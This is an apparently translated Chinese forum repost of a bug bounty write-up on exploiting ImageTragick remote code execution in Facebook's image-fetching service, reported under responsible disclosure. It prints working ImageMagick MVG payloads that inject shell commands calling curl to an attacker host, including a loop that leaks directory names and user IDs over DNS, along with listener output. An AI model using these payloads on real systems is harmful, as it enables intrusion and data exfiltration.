登录


FACEBOOK的图像TRAGICK攻击

s小胖不吃饭 / 2018-10-18 11:46:18 / 浏览数 1973 技术文章 技术文章 顶(0) 踩(0)

■■■■■■■■■■■■https://4lemon.ru/2017-01-17_facebook_imagetragick_remote_code_execution.html


我相信大家应该都知道ImageMagick与它的攻击手法Tragick。由于计算机应用中有许多进城插件依赖于ImageMagick库，所以本次漏洞的爆出带来了巨大的影响。然而本

我在十月份的某个周六对这一个大型服务进行了一些测试（不是Facebook），而且一些重定向却指向了Facebook。下面是《Share on Facebook》访问页面。





```
https://www.facebook.com/dialog/feed?app_id=APP_ID&link=link.example.tld&picture=http%3A%2F%2Fattacker.tld%2Fexploit.png&name=
```

如果我们仔细的观察这个图片的url参数，你们应该能看出来一些端倪。上述页面中并没有图片的url值，我们可以看下图：




```
https://www.google.com/images/errors/robot.png
```

因为



https://external.fhen1-1.fna.fbcdn.net/safe_image.php?d=AQDaeWq2Fn1Ujs4P&w=158&h=158&url=https%3A%2F%2Fwww.google.com%2Fimages

首先，我认为这里存在ssrf问题，但是我的测试结果心事这个url的参数请求来自31.13.97.*网络，通过facebookexternalhit/1.1.的例子：

```
nc -lvvv 8088
Connection from 31.13.97.* port 8088 [tcp/radan-http] accepted
GET /exploit.png?ddfadsvdbv HTTP/1.1
User-Agent: facebookexternalhit/1.1 (+http://www.facebook.com/externalhit_uatext.php)
Accept: */*
Accept-Encoding: deflate, gzip
Host: attacker.tld
Connection: keep-alive
```

它看起来像是来自独立服务器的一个合理请求，但是在某种情况下，电脑应用使用转换器来转换图片，并且我开始更深一层的发掘。在一些参数测试后（这些测试都是我喜欢

下面图片是简单的payload。

```
push graphic-context
viewbox 0 0 640 480
image over 0,0 0,0 'https://127.0.0.1/x.php?x=%60curl "http://attacker.tld/" -d @- > /dev/null`'
pop graphic-context
```

Emmmmm，什么都没发生。

```
$ nc -lvvv 80
```

“如果这里有防火墙限制的话怎么办？”我问自己。

OK！上述情况经常会在公司发送大量请求的时候产生（没有经过DNS）。

让我们试一下下面的代码：

```
push graphic-context
viewbox 0 0 640 480
image over 0,0 0,0 'https://127.0.0.1/x.php?x=%60curl "http://record_under_attacker_controled_ns_server.attacker.tld/" -d @- >
pop graphic-context
```

结果如下：

```
IP: 31.13.*.*; NetName: LLA1-11
NAME: record_under_attacker_controled_ns_server.attacker.tld, Type: A
```

使用whois查询得到如下结果：

```
netname: LLA1-11
descr: Facebook
```

让我们开始我们的工作：

所以，应用工作流如下：

我们得到了图片的参数并且请求它 - 这个请求是正确并且没有受到威胁。

已经收到的图片被传递给转换器事例，而此转换器使用了这个易受攻击的ImageMagick库。

事实上，我尝试去找一个通用的方法去寻找这个http请求，但是我的简短的测试显示所有的无用端口均关闭，这也使我花费了更多的时间去找隐藏的开发端口。我也使用了更

Payload如下：

```
push graphic-context
viewbox 0 0 640 480
image over 0,0 0,0 'https://127.0.0.1/x.php?x=%60for i in $(ls /) ; do curl "http://$i.attacker.tld/" -d @- > /dev/null; done`
pop graphic-context
```

结果如下：

```
NAME: home.attacker.tld, Type: A
NAME: boot.attacker.tld, Type: 28
NAME: dev.attacker.tld, Type: 28
NAME: bin.attacker.tld, Type: A
…
```

用户id的shell指令返回：

```
NAME: uid=99(nobody).attacker.tld., Type: 28
NAME: groups=99(nobody).attacker.tld., Type: A
NAME: gid=99(nobody).attacker.tld., Type: A
```

为了充分证明漏洞可利用，我向Facebook安全团队提供了“cat / proc / version”输出的结果，这里没有公布。

根据Facebook的“责任披露政策”，我没有采取进一步的攻击。

在初步报告完成之后，我们已经与Facebook安全团队的Neal讨论了`cat / proc / version | base64`深层利用方法，一些更深入的研究表明`base32`更常用于各种技术，包括DNS（参见https://www.sans.org/reading-room/whitepapers/dns/detecting-dns-tunn

我很开心上述的攻击对Facebook奏效了。

上一篇：反混淆powershell 下一篇：CVE-2018-3211: Ja...

1. 0 条回复
   - 动动手指，沙发就是你的了！